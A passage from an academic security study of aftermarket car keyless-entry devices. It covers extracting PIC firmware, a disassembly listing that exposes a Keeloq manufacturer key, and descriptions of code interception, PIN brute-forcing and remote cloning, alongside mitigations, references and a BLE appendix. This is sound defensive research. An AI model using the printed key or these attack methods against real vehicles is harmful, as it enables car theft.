The manual of the chip was consulted and stated that it is capable of in-circuit programming. On the PCB of the Waeco device, there were no dedicated soldering points present for this purpose, so the leads were followed and suitable soldering points were sketched. The Bus Pirate was connected to communicate with the PIC chip and a separate power source for 12v, 5v and 3.3v were present and connected. This part was without success and no useful data was retrieved from the chip. To reduce the environmental factors, the chip was taken off the board using a heat gun and connected separately. The readings were identical and again useless. After soldering the PIC chip on the board and reconnecting the device, it no longer functioned and therefore it was clear that at some point the chip was destroyed.



Figure 35 In-Circuit programming (Microchip Technology Inc., 2000)



Figure 36 Waeco with ICSP connectors

The goal was to extract the contents of the chip and analyse it for traces of the manufacturer key. In the datasheet, the following statements were found indicating that there is reason to believe that this method may work. They state that without the code protection, it is possible to read out the chip, something a manufacturer may have neglected to do. And they also state 'There are dishonest and possibly illegal methods used to breach the code protection feature' (Figure 37) meaning that even if it is enabled, there are means to circumvent it (Microchip Technology Inc., 2000).

9.9 Code Protection

If the code protection bit(s) have not been programmed, the on-chip program memory can be read out for verification purposes.

Note: Microchip does not recommend code protecting windowed devices.

Note the following details of the code protection feature on Microchip devices:

- Microchip products meet the specification contained in their particular Microchip Data Sheet.
- Microchip believes that its family of products is one of the most secure families of its kind on the market today, when used in the intended manner and under normal conditions.
- There are dishonest and possibly illegal methods used to breach the code protection feature. All of these methods, to our knowledge, require using the Microchip products in a manner outside the operating specifications contained in Microchip's Data Sheets. Most likely, the person doing so is engaged in theft of intellectual property.
- Microchip is willing to work with the customer who is concerned about the integrity of their code.
- Neither Microchip nor any other semiconductor manufacturer can guarantee the security of their code. Code protection does not mean that we are guaranteeing the product as "unbreakable."

Code protection is constantly evolving. We at Microchip are committed to continuously improving the code protection features of our products. Attempts to break microchip's code protection feature may be a violation of the Digital Millennium Copyright Act. If such acts allow unauthorized access to your software or other copyrighted work, you may have a right to sue for relief under that Act.

Figure 37 Microchip Code Protection notes (Microchip Technology Inc., 2000)

In the search for methods of extracting the firmware from the PIC microcontroller, a dump from a similar chip was found with a Keeloq implementation (Nomikos). To continue the possible attack scenario, this dump was analysed to assess if recovering the manufacturer key from a firmware image is a practical attack vector.

The dump from the chip was analysed using both the IDA disassembler and a hex viewer. IDA made it possible to show the data structures and gain insight into the way the data is processed (Hex-Rays). The disassembled chip firmware could also be searched for queried values in this way, which was useful in the search for stored keys.

Digging around the dump in IDA quickly uncovered the manufacturer key (Figure 38), which matched the manufacturer key noted by the supplier of the dump. With this manufacturer key at our disposal, it would be possible to recover the device key of a remote with just 2 transmissions intercepted (Eisenbarth et al., 2008).

```
sub_CODE_B3:
movlw   8C
movwf   byte_DATA_57
movlw   7
movwf   byte_DATA_58
movlw   0E4
movwf   byte_DATA_59
movlw   3A ; ':'
movwf   byte_DATA_5A
movlw   34 ; '4'
movwf   byte_DATA_5B
movlw   0E0
movwf   byte_DATA_5C
movlw   0B8
movwf   byte_DATA_5D
movlw   98
movwf   byte_DATA_5E
retlw   0
; End of function sub_CODE_B3
```

Figure 38 Manufacturer key from dump in IDA

5. Results and Discussion

The research aimed to determine the level of security of aftermarket remote keyless entry devices for consumer vehicles. To determine this level, a subset of devices was evaluated and analysed for security issues. The devices selected used different protocols to obtain a sample that represents a wide range of aftermarket devices. The prices of the devices analysed were quite similar and within the lower segment of the market. One exception was the Waeco device which was substantially more expensive, but still affordable for the intended target group.

Although the devices used different protocols, they all worked rather similarly. All of them used relays to control the vehicle side and internally they used a microcontroller to process the input and send the output signals. All of the RF devices worked on 433MHz and in all cases made use of an industry standard. The latter also applied to the RFID and Bluetooth devices. Apart from 'maximal security' claims, all the tested devices worked as advertised and were fully functional in terms of user experience. They worked just like RKES by a car manufacturer.

The devices were tested in a setup that was similar to a vehicle, but none of them were actually installed in a vehicle. Because of the way the RKES devices worked, with relays, we believe it is fair to say the tests are, while not installed into a vehicle, still representative for normal use. All of the tests were done in a controlled, but an urban environment with 'normal' background noise. The tools used for analysis and the other exploits differed from a casual Bluetooth adapter to specialistic hardware like the proxmark3. Although specialistic hardware was used, no tooling more expensive than 100 euros has been used, demonstrating the approachability of the attack scenarios. At the same time, this approachability goes hand in hand with the severity of the vulnerabilities, making them easily accessible and cheaply available.

Vulnerabilities found during the analysis were likely related to the way the devices were designed. Existing technologies have been taken and altered to fit the needs of a keyless entry system. The developers have probably focussed on functionality rather than security. The RKES devices make use of domotic hardware, typically equipped in remote-controlled mains switches. The RFID device uses a common 125kHz tag that is usually used for identifications, but not authentication. The Bluetooth device also uses a universal, but uncommon, part which appears to be a development board. The only device making use of technology specifically designed for keyless entry is the Waeco device, which uses a Keeloq implementation.

Apart from the Keeloq device, there is no use of cryptography in the devices evaluated. The crypto-less devices all make use of a fixed key and with the interception of a single transmission, the whole system is broken. The RF devices transmit the secret key through

the air in a plain-text format which can be received at a distance of up to 50 metres. The RFID system benefits from the requirement of a tag to be in the proximity, but once an attacker has been in close proximity of the key for a very brief moment, the key will also have leaked. For the Bluetooth device, we have not identified a means of directly intercepting the authentication code. However, the code used is only six digits and the system does not apply rate-limiting, allowing for an exhaustive key search to be carried out in under five hours. Because the code has to be set by a user, prioritising commonly used pin codes, the cracking time can often be shortened to under a minute. The Keeloq device requires some initial amount of time and access to a similar device to recover the manufacturer key. After this key has been obtained, all of the devices by the same manufacturer can be fully cloned with just two transmissions. A method to obtain the manufacturer key via the extraction of the receiver's firmware has been proposed but was not tested successfully.

Installation of a RKES is often an addition to the currently already installed optional features of the car. An extra system is added on top and no other systems are removed. By default, this increases the attack surface and has a negative effect on the car's security. The relevant question, in this case, is how big the negative effect on the car's security is. To install the RFID device, existing security measures of the car need to be disabled or bypassed for the system to work. In the case of the devices build on RFID technology, the security features bypassed are replaced by the RFID device and its level of security becomes the default for the whole vehicle.

The table below shows an overview of the results of the device analysis. The colours indicate whether a property is good (green), bad (red) or in-between (orange). The icons indicate whether something is true, false, unknown or in the middle (Δ). Visual properties are aimed at something that is always 'visible' like an imprinted key or a broadcasted SSID.

	RKES1	RKES2	RFID	BLE	Waeco	Combined
Fixed Key	✓	✓	✓	✓	X	✓
Distance	+/-50m	+/-50m	<5cm	+/-10m	+/-50m	+/-50m +/-10m
Key search time	< 2 days	< 2 days	< 1000 days	Max 5h	long	Max 5h
Interceptable	✓	✓	✓	?	Δ	Δ/?
Changeable key	Δ	Δ	Δ	✓	Δ	Δ
Visual properties	Δ	X	✓	Δ	x	Δ

Table 7 Comparison chart

The combined device has been added to the research to demonstrate that devices vulnerable for multiple of the proposed exploits exist and to show that the protocols used by the researched devices are also employed in practice by other devices, beyond the samples selected for analysis. Devices with a 'learning code' come in many variations and also the Keeloq devices are widely available.

In some cases, with the devices from this research, some simple adaptations could make the systems significantly more secure. The 'learning code' systems do not fall in this category- to adapt that system most of the important hardware needs to be replaced, and a system similar to the Keeloq one would come in its place.

For the RFID system removing the imprinted number on the tag, or just using tags without this number imprinted would solve the 'photograph scenario'. Keeping the RFID tag inside of a piece of tinfoil or a specifically designed wallet would mitigate someone walking by and quickly copying the tag. This does not address the system's susceptibility to hotwiring, since the immobilizer system is bypassed, as advised in the manual. Instead of bypassing those systems, it is also possible to place the circuits in series. Doing this requires both the normal security measures like the immobilizer and the steering lock and the RFID system.

The manual of the Bluetooth microcontroller in the BLE device actually states that it is capable of AES. In the source code from the decompiled app, a full implementation of AES was also found. When the device and app would be reprogrammed to use AES properly, the device has the potential to be a dignified remote keyless entry system. Using a challenge-response may already hide the poor 6 digit pin but the pin can also be replaced by a full key because there is no real reason why it should be rememberable. There are no hardware changes needed to alter the authentication system of the BLE device and can be fully fixed in just software.

To improve the Keeloq system in the Waeco device there are two easy possible fixes. The first is to use a 'secret' manufacturer key which is not used by other devices of the same manufacturer. This fixes all the vulnerabilities of the system because it becomes impossible to gain access to a similar device. The downside is that a new remote has to be programmed specifically for your unit. The other possible fix is to use a different chip in the remote and make use of the 60-bit seed to pair the remote. Cracking the device key then becomes 'too difficult', i.e. other attack vectors are significantly more viable, and therefore making the system relatively safe.

Limitations

Like every research, this one also has its limitations. The biggest limitation is the analysis of mostly cheap devices from Chinese manufacturers. Although the target group is likely to buy cheaper products, it may give a distorted view of what is available on the market. No market research has been carried out and the selection has been based on functionality rather than sales. This has partly been overcome by the fact that the techniques researched were equipped in multiple devices available for sale.

6. Conclusion

The level of security on aftermarket remote keyless entry devices for consumer vehicles is either similar or worse than those equipped by the car manufacturers. It is known that there are vulnerabilities with both Remote Keyless Entry Systems and Passive Keyless Entry Systems in some car models. The remote keyless entry systems analysed in this research were either susceptible to pre-existing known attacks or have had one uncovered in this research.

Trusting devices in the price class of this research can be compared to using a cheap bicycle lock. It will probably do its job, it may scare off opportunistic thieves, but once someone starts looking into it, it is probably going to open soon. The bicycle lock is also a good example to show when thieves will look at it. If an old ugly bicycle is locked using a cheap lock, probably no one is going to take a look at it, but if it is a brand new one, the cheap lock will probably be opened in a blink.

For further research, there are some recommendations to be made based on this research. Because the focus has been on the cheaper aftermarket devices, bidirectional keyless entry devices have mostly been left out. They may offer different protocols and better security and should be researched to give a more complete view of the market. Also, the Ford Mustang Mach-E has recently been announced and will be equipped with both an PKES, a smartphone app and a pin entry in the door. With the Cherokee hack in mind and the possible vulnerabilities in the smartphone app, 'Phone as a key' could become an interesting topic for further research. The equipped pin option has previously been found vulnerable to an attack on older Ford models and may again be vulnerable in the same or different way (Smith, 2017; The Security Ninja).

This research has contributed new knowledge by adding the aftermarket remote keyless entry systems to the line of research. Although it is only a minor market of the total fleet of vehicles, having information about the actual level security of devices, beyond manufacturer claims, before adding them to a vehicle has its added value. Being able to show and tell people that it is possible to unlock a car with a smart plug remote forces them to think twice about security and should help on keeping the car theft numbers going down.

7. References

Airspy. (2019). *SDR Sharp (SDR#)*. https://airspy.com/download/

Amazon. (2019). Smartphone PKE Keyless Entry Remote Control Locking/unlock Kit ,3-5M APP Bluetooth Automatic Trunk Opening ,80-100M Smart Key Lgnition Shaking Shock Sensor Car Alarm system. https://www.amazon.com/Central-Locking-Ignition-Universal-Keyless/dp/B07H32LMZN

Amazon #2. (2020). *Universal Remote Start For Car Engine Keyless Entry PKE Automatic Central Locking/unlock Door,Car Alarm System with Shock Sensor ,80-100M Control Remote Car Starter*. https://www.amazon.com/Keyless-Securit-Central-Locking-Starter/dp/B07FTSK79Q

Android Open Source Project. (2020, 06-01-2020). *Bluetooth: Verifying and Debugging*. https://source.android.com/devices/bluetooth/verifying_debugging

ANSI. (1967, 07-06-1967). ASCII. *USAS X3.4-1967*.

Audacity. (2020). *Free, open source, cross-platform audio software*. https://www.audacityteam.org/

Aurel Wireless. (2020). *434 Mhz Standard (OOK) Receiver*. https://www.tme.eu/Document/fffd4247be3f647cdaaf786ccf92ced5/bc-nbk.pdf

AutoWatch. (2019). *4 deurs centrale deurvergrendeling*. https://www.autowatch.nl/centrale-portier-vergrendelingen/4-deurs-centrale-deurvergrendeling-p74c34.html

Banggood. (2019). Universal PEPS Car Keyless Entry System Remote Control Central Kit Door Lock Unlock Alarm. https://www.banggood.com/Universal-PEPS-Car-Keyless-Entry-System-Remote-Control-Central-Kit-Door-Lock-Unlock-Alarm-p-1059123.html

Barro, J. (2014, 12-08-2014). Here's Why Stealing Cars Went Out of Fashion. *The New York Times,* 3. https://www.nytimes.com/2014/08/12/upshot/heres-why-stealing-cars-went-out-of-fashion.html

Benadjila, R., Renard, M., Lopes-Esteves, J., & Kasmi, C. (2017). *One car, two frames: attacks on hitag-2 remote keyless entry systems revisited* Proceedings of the 11th USENIX Conference on Offensive Technologies, Vancouver, BC, Canada.

Bluez Project. (2020). *Official LInux Bluetooth protocol stack*. http://www.bluez.org/

bol.com. (2019). JOM - Aansturing voor centrale deurvergrendeling met klapsleutels. https://www.bol.com/nl/p/jom-aansturing-voor-centrale-deurvergrendeling-met-klapsleutels/9200000056970978/

bol.com #2. (2019). *Automotordrukknop Startknop RFID Vergrendeling Startmotor Keyless entry Start 12V*. https://www.bol.com/nl/p/automotordrukknop-startknop-rfid-vergrendeling-startmotor-keyless-entry-start-12v/9200000123339683/

CarBike Tech. (2018, 12-06-2018). *How An Engine Immobiliser Technology Works? Know More...* https://carbiketech.com/engine-immobiliser/

Cargoods. (2019). JOM AANSTURING VOOR CENTRALE DEURVERGRENDELING MET KLAPSLEUTELS. https://www.cargoods.nl/shop/deurvergrendeling/aansturing-voor-centrale-deurvergrendeling-met-klapsleutels.html

Centraal Bureau Statistiek. (2018, 07-03-2018). *Steeds Minder Auto's Gestolen*. https://www.cbs.nl/nl-nl/nieuws/2018/10/steeds-minder-auto-s-gestolen

Cobra Tuning & Style. (2019). *Centrale Deurvergrendeling*. http://www.cobrastyle.nl/winkel/centrale-deurvergrendeling/centrale-deurvergrendeling/

Conrad. (2019). *Afstandsbedieningssyteem Waeco MT-200 Geschikt voor (automerken)=Ford*. https://www.conrad.nl/p/afstandsbedieningssysteem-waeco-mt-200-geschikt-voor-automerkenford-857086

Coupons.ru.com. (2019). *Интеллектуальное управление мобильными телефонами автомобильный пульт*. http://coupons.ru.com/aliexpress/32953761303

Csete, A. (2018). *GQRX SDR*. http://gqrx.dk/

Dangerous Prototypes. (2019, 03-10-2019). *Bus Pirate*. http://dangerousprototypes.com/docs/Bus_Pirate

Datagenetics. (2012). *PIN analysis*. https://www.datagenetics.com/blog/september32012/

Earnest Motor Store. (2020). *Adeeing Auto Alarm Veiligheid Systeem Keyless Pke Entry Remote Startknop Systeem Intelligente Een-Knop Start Systeem R30*. AliExpress. https://nl.aliexpress.com/item/33044692997.html

eBay. (2019). Crown PKE Smart Key Car Alarm System App Controlled Mobile phone Android And IOS. https://www.ebay.com/itm/Crown-PKE-Smart-Key-Car-Alarm-System-App-Controlled-Mobile-phone-Android-And-IOS-/192775925618

Eisenbarth, T., Kasper, T., Moradi, A., Paar, C., Salmasizadeh, M., & Shalmani, M. T. M. (2008). On the power of power analysis in the real world: A complete break of the KeeLoq code hopping scheme. Annual International Cryptology Conference,

European Commission. (1995). Commission Directive 95/56/EC, Euratom of 8 November 1995 adapting to technical progress Council Directive 74/61/EEC relating to devices to prevent the unauthorized use of motor vehicles. http://data.europa.eu/eli/dir/1995/56/oj

Eurostat. (2019, 10-2019). *Crime statistics*. https://ec.europa.eu/eurostat/statistics-explained/index.php?title=Crime_statistics#cars_are_stolen_in_the_EU_on_average_2015-2017

Francillon, A., Danev, B., & Capkun, S. (2011). Relay attacks on passive keyless entry and start systems in modern cars. Proceedings of the Network and Distributed System Security Symposium (NDSS),

Giordon Official Store. (2019). *Pke Smart Key Auto Alarm Systeem Met Afstandsbediening Centrale Vergrendeling Start Stop Drukknop Passieve Keyless Entry MP686*. https://www.aliexpress.com/item/32893531808.html

Giordon Official Store #2. (2020). *Smartphone Controle Pke Auto Alarm Systeem Kit Smart Passieve Auto Centrale Vergrendeling Auto Deur Keyless Push Remote Knop MP900A*. AliExpress. https://nl.aliexpress.com/item/32891036008.html

Google Developers. (2019). *Android Studio*. https://developer.android.com/studio

Greig, F. (2018, 12-08-2018). Here are the most common phone passwords, after Kanye West unwittingly revealed his to the world. *inews*. https://inews.co.uk/news/technology/kanye-west-phone-password-trump-white-house-most-common-passwords-634459

Haynes. (2015). Ford Fiesta. In. J H Haynes & Co Ltd.

Hex-Rays. (2019). *Interactive Disassembler*. https://www.hex-rays.com/products/ida/

Indesteege, S., Keller, N., Dunkelman, O., Biham, E., & Preneel, B. (2008). *A Practical Attack on KeeLoq* Advances in Cryptology – EUROCRYPT 2008,

Kamkar, S. (2015). *DEFCON Drive it like you hacked it* DEFCON,

Kasper, T., & Eisenbarth, T. (2008, 27-12-2008). *Messing Around with Garage Doors*

Breaking Remote Keyless Entry Systems with Power Analysis. 25th Chaos Communication Congress. https://media.ccc.de/v/25c3-3030-en-messing_around_with_garage_doors

Keelin, N. (2018, 08-11-2018). Thieves are 'hacking' keyless cars. These are the models at risk - and the simple thing you can do to protect yourself. *Manchester Evening News*.

https://www.manchestereveningnews.co.uk/news/greater-manchester-news/keyless-car-relay-theft-advice-14496158

Konloch. (2019, 14-06-2019). *Bytecode Viewer*. https://bytecodeviewer.com/

Laxton, B., Wang, K., & Savage, S. (2008). *Reconsidering physical key secrecy: teleduplication via optical decoding* Proceedings of the 15th ACM conference on Computer and communications security - CCS '08, Alexandria, Virginia, USA. https://doi.org/10.1145/1455770.1455830

LB Car-E factory Store. (2019). *12 V Nieuwe Universal Car Auto Centrale Kit Deurvergrendeling Locking Vehicle Keyless Entry Systeem hot selling*. AliExpress. https://nl.aliexpress.com/item/32859395842.html

Maozua. (2019). *Auto Alarm Een Start Stop Motor Starline Push Button Rfid Lock Contactslot Keyless Entry Starter Antidiefstal Systeem*. AliExpress. https://nl.aliexpress.com/item/32910026314.html

Maxim Integrated Products Inc. (2005). *REQUIREMENTS OF REMOTE KEYLESS ENTRY (RKE) SYSTEMS*. Retrieved 01-02 from https://www.maximintegrated.com/en/design/technical-documents/app-notes/3/3395.html

merbanan. (2020). *rtl_433*. Github. https://github.com/merbanan/rtl_433

Microchip Technology Inc. (2000). *In-Circuit Serial Programming (ICSP) Guide*. http://ww1.microchip.com/downloads/en/appnotes/00656b.pdf

Microchip Technology Inc. (2007a). *24AA01/24LC01B 1K I2C™ Serial EEPROM*.

Microchip Technology Inc. (2007b). *PIC16F882/883/884/886/887 Data Sheet*.

Microchip Technology Inc. (2011). *HCS300 KEELOQ® Code Hopping Encoder Data Sheet*.

Mijn-Voertuig.nl. (2019). *Automotordrukknop Startknop RFID Vergrendeling Startmotor Keyless entry Start 12v*. https://www.mijn-voertuig.nl/Webwinkel-Product-342651804/Automotordrukknop-Startknop-RFID-Vergrendeling-Startmotor-Keyless-entry-Start-12V.html

Miller, C., & Valasek, C. (2014). A survey of remote automotive attack surfaces. *black hat USA, 2014*, 94.

Miller, C., & Valasek, C. (2015). Remote exploitation of an unaltered passenger vehicle. *black hat USA, 2015*, 91.

Besluit van de Minister van Economische Zaken van 3 november 2014, DGETM-TM / 14179469, houdende vaststelling van het Nationaal Frequentieplan 2014, (2014). https://zoek.officielebekendmakingen.nl/stcrt-2014-33116.html

msl0514, 深. (2020). *In Ying module SH87F8801Q module BLE module SH-BLEM03-ZT Bluetooth module*. ChinaHao. https://www.chinahao.com/product/571753600016/

ninjablocks. (2018, 07-06-2018). *433Utils*. Github. https://github.com/ninjablocks/433Utils

Nomikos. (2011, 30-12-2011). *Programowy dekoder Keeloq - PIC16F877A*. elektroda.pl. Retrieved 29-12 from https://www.elektroda.pl/rtvforum/topic2071130.html

Pandey, V. (2019). *APK Studio*. https://vaibhavpandey.com/apkstudio/

Priority 1 Design. (2007). *EM4100 Protocol description*. http://www.priority1design.com.au/em4100_protocol.html

proxmark. (2012, 08-08-2012). *Wirelessly pickpocketing a car key to bypas a vehicle immobilizer*, Youtube. https://www.youtube.com/watch?v=UMPs1Zv8tDI

RfidResearchGroup. (2019). *RRG / Icemand repo - Proxmark3*. Github. https://github.com/RfidResearchGroup/proxmark3

Ruptor. (2006). *KeeLoq*. Wikipedia. https://en.wikipedia.org/wiki/KeeLoq

Sheetrit, I., & Wool, A. (2011). Cryptoanalysis of KeeLoq code-hopping using a Single FPGA. *IACR Cryptology ePrint Archive*.

Silvan Chip Electronics Tech.Co. Ltd. *EV1527 OTP Encoder Datasheet*. https://www.sunrom.com/get/206000

Sino Wealth. (2016, 29-09-2016). *SH87F8801 Datasheet CN V1.01*. doc88. https://www.doc88.com/p-7117673029843.html

Smith, C. (2017, 24-09-2019). *Five Finger Code Finder*. hackaday.io. https://hackaday.io/project/27445-five-finger-code-finder

sui77. (2016). *KnowHow_LineCoding*. https://github.com/sui77/rc-switch/wiki/KnowHow_LineCoding

Sunrom Electronics. (2020). *EV1527 RF Encoder 4 Bits*. https://www.sunrom.com/p/ev1527-rf-encoder-4-bits

Superfunk. (2019). *Slimme autoschakelaar Motor start- / stopschakelaar Auto Push Start-schakelaar, met RFID-alarmsysteem*. https://superfunk.eu/product/smart-car-switch-auto-motor-start-stop-schakelaar-auto-push-start-schakelaar-met-rfid-alarmsysteem/

Synoxo Inc. (2010). *SYN470R Datasheet (300-450MHz ASK Receiver)*. https://lcsc.com/product-detail/RF-Transceiver-ICs_Synoxo_SYN480R-FS24_Synoxo-SYN480R-FS24_C15561.html

Synoxo Inc. (2020). *SYN531R Datasheet (300MHz to 450MHz ASK Receiver)*. https://datasheet.lcsc.com/szlcsc/1811141751_Synoxo-SYN531R_C77785.pdf

Texas Instruments. (2019). *LM358 Dual standard operational amplifier*. http://www.ti.com/product/LM358

The Security Ninja. (2018, 21-07-2018). *Brute Forcing a Car Door with Math*. https://s3curity.ninja/2018/07/21/brute-forcing-a-car-door-with-math/

TOGADGET. (2019). *Remote Centrale deurvergrendeling*. https://togadget.nl/Remote-Centrale-deurvergrendeling

van Ours, J. C., & Vollaard, B. (2016). The Engine Immobiliser: A Non-starter for Car Thieves. *The Economic Journal, 126*(593), 1264-1291. https://doi.org/10.1111/ecoj.12196

Verdult, R., Garcia, F. D., & Balasch, J. (2012). Gone in 360 seconds: Hijacking with Hitag2. Presented as part of the 21st {USENIX} Security Symposium ({USENIX} Security 12),

Verdult, R., Garcia, F. D., & Ege, B. (2015). Dismantling megamos crypto: Wirelessly lockpicking a vehicle immobilizer. Supplement to the Proceedings of 22nd {USENIX} Security Symposium (Supplement to {USENIX} Security 15),

vidaXL.nl. (2019). *Centrale deurvergrendeling set 2 afstandbedieningen VW, Skoda, Audi*. https://www.vidaxl.nl/e/8718475866886/centrale-deurvergrendeling-set-2-afstandsbedieningen-vw-skoda-audi

Waeco. (2011). *MagicTouch MT200 Product Manual*.

Wireshark. (20-12-2018). *Wireshark Wiki: Bluetooth*. https://wiki.wireshark.org/Bluetooth

Wiśniewski, R., & Tumbleson, C. (2019, 03-03-2019). *Apktool*. https://ibotpeaches.github.io/Apktool/

Wouters, L., Marin, E., Ashur, T., Gierlichs, B., & Preneel, B. (2019, 05/09). Fast, Furious and Insecure: Passive Keyless Entry and Start Systems in Modern Supercars. *IACR Transactions on Cryptographic Hardware and Embedded Systems, 2019*(3), 66-85. https://doi.org/10.13154/tches.v2019.i3.66-85

8. List of figures

Figure 1 Keeloq Encryption (Ruptor) 8
Figure 2 Keeloq Decryption (Ruptor) 8
Figure 3 Hardware included in the package (Banggood) 14
Figure 4 Wiring description in the installation manual 15
Figure 5 Three different setups for the locking system 15
Figure 6 Haynes Ford Fiesta up to Feb 2000 (Haynes, 2015) 16
Figure 7 Test setup Raspberry Pi GPIO logger 17
Figure 8 Test Setup 18
Figure 9 Audacity show of recordings of RKES #1 19
Figure 10 RKES #1 inside receiver 20
Figure 11 RKES #1 inside remote 20
Figure 12 eV1527 output (Silvan Chip Electronics Tech.Co. Ltd.) 20
Figure 13 RTL_433 recording of transmissions of the eV1527 remote 22
Figure 14 Code on back of RKES #1 key 22
Figure 15 Front view of RKES #1 key 22
Figure 16 Lanbo LB-402 Remote Keyless Entry System (LB Car-E factory Store) 23
Figure 17 Lanbo LB-402 remote and receiver disassembled 24
Figure 18 Audacity view of intermittent transmissions 25
Figure 19 RFID Starter System (Maozua) 26
Figure 20 Immobilizer bypass RFID (Giordon Official Store #2) 30
Figure 21 Bluetooth Keyless Entry (Giordon Official Store) 32
Figure 22 Giordon BLE RKES components 34
Figure 23 Connection scheme Waeco Manual (Waeco, 2011) 40
Figure 24 Pinout Waeco Device 40
Figure 25 Components Waeco PCB 41
Figure 26 Components Waeco Remote 41
Figure 27 Audacity view of Waeco Remote Capture 42
Figure 28 HCS300 Code Word Organisation (Microchip Technology Inc., 2011) 42
Figure 29 Recording of 'Set' button on Waeco Remote 43
Figure 30 MP900A RKES starter system (Coupons.ru.com) 44
Figure 31 Components Crown MP900A (Coupons.ru.com) 47
Figure 32 RFID Tags with a number imprinted 52
Figure 33 Optical recognition of keys (Laxton et al., 2008) 52
Figure 34 LF RFID tag reader 53
Figure 35 In-Circuit programming (Microchip Technology Inc., 2000) 54
Figure 36 Waeco with ICSP connectors 54
Figure 37 Microchip Code Protection notes (Microchip Technology Inc., 2000) 55
Figure 38 Manufacturer key from dump in IDA 56

Figure 39 BLE Decompiled code AES 78
Figure 40 BLE Decompiled code user upload 79
Figure 41 RCSwitch protocols 82
Figure 42 RCSwitch protocol 6 82
Figure 43 Authcode Creation Code 83

9. Glossary

Many of the definitions below are derived from Wikipedia

ACC – Accessory; Position of the ignition key allowing use of the accessories of the vehicle

AES – Advanced Encryption Standard; Encryption Standard by V. Rijmen an J. Daemen

APK – Android Package File; File format used by the Android Operating System for Apps

ASCII – American Standard Code for Information Interchange; Character encoding standard

ASK – Amplitude-shift keying; Modulation type where the amplitude indicates the data

Audacity – Open Source audio editor software

Baidu (search engine) – World's second largest search engine, biggest search engine in China

Bash – Unix shell command language capable of running shell scripts

Bit – a single variable which is a binary digit, either a 1 or a 0

Shift Register – Register that is sequentially filled one bit at a time

BLE/Bluetooth LE – Bluetooth Low Energy; Wireless technology designed for lower power consumption

CAN/CANBUS: Controller Area Network; Standard for devices in vehicles to communicate on the same wiring

Datasheet: Document containing the characteristics of a product

DIY: Do It Yourself; Constructing, Modifying or repairing without a professional involved

Domotics: Home automation, ways to automatically control e.g. lighting

DoS – Denial of Service; Attack intended to disrupt services of a host

DPA – Differential Power Analysis; Side-channel attack using power consumption analysis

DVB-T – Digital Video Broadcasting Terrestrial; Standard for broadcasting video by air

ECU - Electronic control unit; Electronic system in a vehicle, the Engine Control Unit being one of them

Door Lock Actuator – Electronic unit for operating the door lock latch mechanism

GND – Ground; Common return path for electric current

GPIO – General Purpose Input Output; user controllable digital signal pin in a circuit

HackRF – Software Defined Radio capable of both transmitting and receiving radio signals from 1MHz to 6GHz

HCI – Host Control Interface; Standardised communication between the host stack (e.g. pc) and the controller (Bluetooth integrated circuit)

Hitag2 – Proprietary cipher used for immobilizers

I^2C – Inter-Integrated Circuit; Synchronous protocol by Phillips Semiconductor used for intra-board communication

IC – Integrated Circuit; a set of electronic circuits combined into a single chip

IMEI – International Mobile Equipment Identity; usually unique identification number of mobile phones

Immobilizer – Electronic security device for motor vehicles to prevent the engine from starting without the correct transponder

Jumper – small connector to connect jumper pins, used to set simple electronic properties

Keeloq – Proprietary cipher used in Remote Keyless entry systems with a 'Rolling code'

LF – Low Frequency; Radio frequencies in the range of 30-300kHz

MAC – Media Access Control; Unique identifier assigned to a network interface controller

Manchester Encoding – A self-clocking signal with 3-1/1-3 high low indicators for the binary 0 and 1.

Microcontroller – small computer on an integrated circuit chip containing a cpu, memory and input/output peripherals

MitM – Man-in-the-Middle; attack where the attacker is active between the communication of two parties. It may involve altering the messages or abide with listening in

Multimeter – Electronic measuring instrument combining multiple functions like measuring voltage, current and resistance in one device

NLF – Non-Linear Function

NLFSR – Non-Linear Feedback Shift Register; a shift register with an input bit from a non-linear function of its previous state

OOK – On-off keying; simple form of amplitude-shift keying

PCB – Printed Circuit Board; base plate for many electrical appliances containing conductive traces for components to be soldered upon

Pinout – Reference to the functions of certain pins

PKES - Passive Keyless Entry System; entry system for a vehicle that generally does not require interaction of the user and lock/unlocks based upon the vicinity of the user

Preamble – Syncword indicating the start of data

Relay – electronically operated switch allowing switching of a different circuit

Retrofitting – adding new technologies to older systems

RF – Radio Frequency

RFID – Radio-frequency identification; Electromagnetic fields used to identify/track objects and communicate with an RFID tag

RKES - Remote Keyless Entry System; and entry system that is remotely operable without using a traditional mechanical key

Rolling Code – a system for keyless entry systems to prevent replay attacks by having different transmissions

RollJam – A car hack by Kamkar which jams the original signal while recording it, and replays it upon a second tranmission

RSSI – Received Signal Strength Indicator; Value indicating the strength of a radio signal, can be used to determine proximity

SDR – Software Defined Radio; a digitally operable device capable of tuning a radio signal

Seed – a number used for initialisation of a pseudorandom number generator

Smali – Android assembly-based language

Spoofing – identifying as another device or person impersonating its properties

SSID – Service Set Identifier; Broadcasted name of a device

Transponder – A device that responds a signal after receiving a certain signal

VCC – Voltage Common Connector; The positive side of an electronic circuit

Wireshark – Open source packet analyser software

XOR ($\oplus$) – Exclusive or; logical operation that outputs true only when the inputs differ

Appendices

I. BLE

In this appendix the output of the commands specified in chapter 4.1.4 is shown to give a complete overview of the device's characteristics. As mentioned in Table 5 BLE Writable Handles, the handles that are used for user input are 0x001c and 0x001e and the feedback of the device is given by through handle 0x001b. Other handles may contain data like the stored SSID and the chip manufacturer.

[78:91:66:46:38:4E][LE]> connect 78:91:66:46:38:4E

Attempting to connect to 78:91:66:46:38:4E

Connection successful

Primary

[78:91:66:46:38:4E][LE]> primary

attr handle: 0x0001, end grp handle: 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0006, end grp handle: 0x0018 uuid: 0000180a-0000-1000-8000-00805f9b34fb
